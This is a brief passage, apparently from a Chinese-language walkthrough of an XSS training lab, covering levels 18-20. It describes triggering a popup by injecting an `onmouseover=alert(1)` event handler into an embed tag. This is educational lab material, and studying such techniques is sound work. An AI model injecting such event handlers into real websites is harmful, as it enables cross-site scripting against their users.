Movie (436) is incompatible
with sifr.js (click here). Use

movie of click here.

点击后可以触发弹窗：

xss-level20:

这一关进入以后一片空白没什么思路

网上找了相关资料和方法

手动添加 `onmouseover=alert(1)` 事件

成功触发弹窗。

这方法适用于18-20 level embed标签，利用mebed标签的鼠标事件onmouseover，来添加触发弹窗。